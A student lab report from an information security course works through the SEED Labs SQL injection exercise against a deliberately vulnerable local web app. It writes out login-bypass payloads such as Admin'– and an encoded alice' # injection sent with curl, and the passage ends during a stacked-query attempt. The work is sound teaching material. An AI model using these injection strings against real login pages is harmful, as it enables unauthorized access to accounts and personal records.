Information Security - Final Project

Submitted by

Ayra Alamdar 21I-2968
Naima Zafar 21I-0642
Vaneeza Ahmad 21I-0390

SEED Labs 2.0

Submitted to

Dr. Syed Qaiser Ali

Department of Computer Science

National University of Computer and Emerging Sciences
Islamabad, Pakistan

Fall, 2024

Contents

List of Figures

List of Tables

Chapter 1

SQL Injection Attack

1.1 Introduction

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers. Many web applications take inputs from users, and then use these inputs to construct SQL queries, so they can get information from the database. Web applications also use SQL queries to store information in the database. These are common practices in the development of web applications. When SQL queries are not carefully constructed, SQL injection vulnerabilities can occur. SQL injection is one of the most common attacks on web applications.

1.1.1 Objective

The objective of this lab was to understand how SQL injection vulnerabilities can be exploited and the extent of damage such attacks can cause to web applications. By working with an intentionally vulnerable web application, I learned how SQL injection attacks work, how to manipulate SQL queries to bypass authentication, retrieve sensitive information, and modify database records. Additionally, this lab focused on implementing and understanding countermeasures, such as prepared statements, to prevent these vulnerabilities in real-world scenarios.

1.1.2 Scope

This lab provided a practical environment to explore SQL injection techniques using a custom-developed web application and database setup. It covered tasks ranging from

understanding SQL statements to executing injection attacks on SELECT and UPDATE queries. I performed these attacks through both the web interface and command-line tools like curl, demonstrating how attackers exploit poorly secured web applications. Finally, I implemented and tested prepared statements to secure the application against SQL injection attacks, reinforcing the importance of secure coding practices in web development. This lab covers the following topics:

- SQL statements: SELECT and UPDATE statements
- SQL injection
- Prepared statements.

All of these tests were carried out in a controlled environment with Ubuntu virtual machine on Oracle virtual box.

1.2 Lab Environment

To set up the lab environment and configure the vulnerable web application, the following steps were performed:

1. **Build and Start Containers:**
    - Used the command `dcbuild` to build the container images. This is an alias for the `docker-compose build` command.
    - Used the command `dcup` to start the containers. This is an alias for the `docker-compose up` command.
2. **Verify Running Containers:**
    - Executed the `dockps` command to list all active containers. This command displayed both the database container and the web server container, confirming that they were running successfully.
3. **Edit the `/etc/hosts` File:**
    - Displayed the current contents of the `/etc/hosts` file using the command:

      ```
      cat /etc/hosts
      ```

    - Opened the `/etc/hosts` file for editing with root privileges using:

```
sudo nano /etc/hosts
```

- Added the following mapping to associate the web server's IP address with its hostname:

```
10.9.0.5        www.seed-server.com
```

- Saved the changes and exited the editor.




Figure 1.1: LabSetup - containers

4. **Verify the Changes:**

   - Displayed the updated contents of the /etc/hosts file using:

```
cat /etc/hosts
```

   - Confirmed that the IP address and hostname mapping was added correctly.

5. **Access the Web Application:**

   - Opened the web server in a browser using the URL:

```
http://www.seed-server.com
```

   - Logged into the web server to verify functionality.




Figure 1.2: Web Server accessed

1.3 Tasks

This section discusses the step by step walk-through of the exploitation process and the tasks.

1.4 Task 1: Get Familiar with SQL Statements

1.4.1 Objective

The objective of this task was to get familiar with SQL commands by interacting with the provided MySQL database hosted in a container. The goal was to explore the structure of the database, understand the schema, and retrieve specific employee data using SQL queries.

1.4.2 Procedure

The following steps were performed to interact with the MySQL database and retrieve the profile information of the employee named Alice:

1. The database container was identified and accessed:
    - Used the command dockps to list all active containers.

- Used the command `docksh baa871af2e01` to get a shell in the database container.

2. Logged into the MySQL client within the database container using the credentials provided:

```
mysql -u root -pdees
```




Figure 1.3: Log into mysql client

3. Ran the following SQL commands to interact with the database:

- Displayed all available databases:

```
show databases;
```

- Selected the `sqllab_users` database:

```
use sqllab_users;
```

- Listed all tables within the selected database:

```
show tables;
```

- Described the schema of the `credential` table:

```
describe credential;
```

- Displayed all records in the credential table:

```
select * from credential;
```

- Retrieved the profile information of the employee named Alice:

```
select * from credential where Name='Alice';
```

1.4.3 Results

The results of the executed SQL commands are as follows:

- show databases; displayed a list of all available databases.
- use sqllab_users; successfully switched to the sqllab_users database.




Figure 1.4: sql command: use database

- show tables; listed the credential table as the only table in the database.
- describe credential; revealed the schema of the credential table, showing columns such as Name, Employee_ID, Password, Salary, SSN, etc.




Figure 1.5: sql command: show tables and schema

- `select * from credential;` displayed all employee records stored in the table.




Figure 1.6: sql command: select credential table

- `select * from credential where Name='Alice';` successfully retrieved the profile information of Alice. A screenshot of the output is shown in Figure 1.7.




Figure 1.7: sql command to retrieve alice's credentials

1.4.4 Observations

- The database schema is well-structured, with separate fields for personal and professional details of employees.
- The SQL queries were straightforward and effective in retrieving data, demonstrating how SQL commands are used in real-world applications.
- This task highlighted the importance of secure query construction, as improperly constructed queries could lead to vulnerabilities such as SQL injection.

1.5 Task 2: SQL Injection on SELECT Statements

1.5.1 Objective

The objective of this task was to demonstrate how SQL injection can be used to bypass login authentication by exploiting vulnerabilities in SELECT statements. The goal was to log in as the administrator or a user without knowing their credentials and to explore how additional SQL statements could be appended to the query. Finally, the task involved analyzing countermeasures that prevent such attacks.

1.5.2 Task 2.1: Exploiting the Login Page via Browser

1.5.2.1 Procedure

The following steps were taken to exploit the login page:

1. Opened the login page in a web browser at:

   http://www.seed-server.com

2. Entered the following payloads in the Username field, leaving the Password field empty:

   - Admin'–




Figure 1.8: SQL injection payload

3. Clicked the login button to bypass authentication and gain access to the administrator's account.

1.5.2.2 Results

The payloads successfully bypassed authentication by commenting out the password verification in the SQL query. As a result, I was logged in as the administrator. A screenshot of the successful login page is shown in Figure 1.9.




Figure 1.9: Successful Login as Administrator Using SQL Injection via Browser

1.5.3 Task 2.2: Exploiting the Login Page via `curl`

1.5.3.1 Procedure

To replicate the SQL injection attack from the command line, the following steps were performed:

1. Used the `curl` command to send HTTP requests with the payloads:

   - Normal login request:

   ```
   curl 'www.seed-server.com/unsafe_home.php?username=alice&Password=seedalice'
   ```

   - Login bypass using encoded payload:

   ```
   curl 'www.seed-server.com/unsafe_home.php?username=alice%27%20%23&Password=seedalice'
   ```

   The payload `alice'%20#` (`%27` for a single quote, `%20` for a space, and `%23` for a comment) successfully bypassed authentication.




Figure 1.10: Encode url

1.5.3.2 Results

The server returned a response indicating successful login. Screenshots of the curl commands and their corresponding server responses are provided in Figures 1.12 and 1.13.




Figure 1.11: curl command: normal login




Figure 1.12: curl Command with SQL Injection Payload




Figure 1.13: Response to SQL injection using curl

1.5.4 Task 2.3: Appending Additional SQL Statements

1.5.4.1 Procedure

Attempts were made to append additional SQL statements to the original query by using the following payload:

```
Admin', SELECT 1; --
```

This was intended to add a secondary query to the original login query.

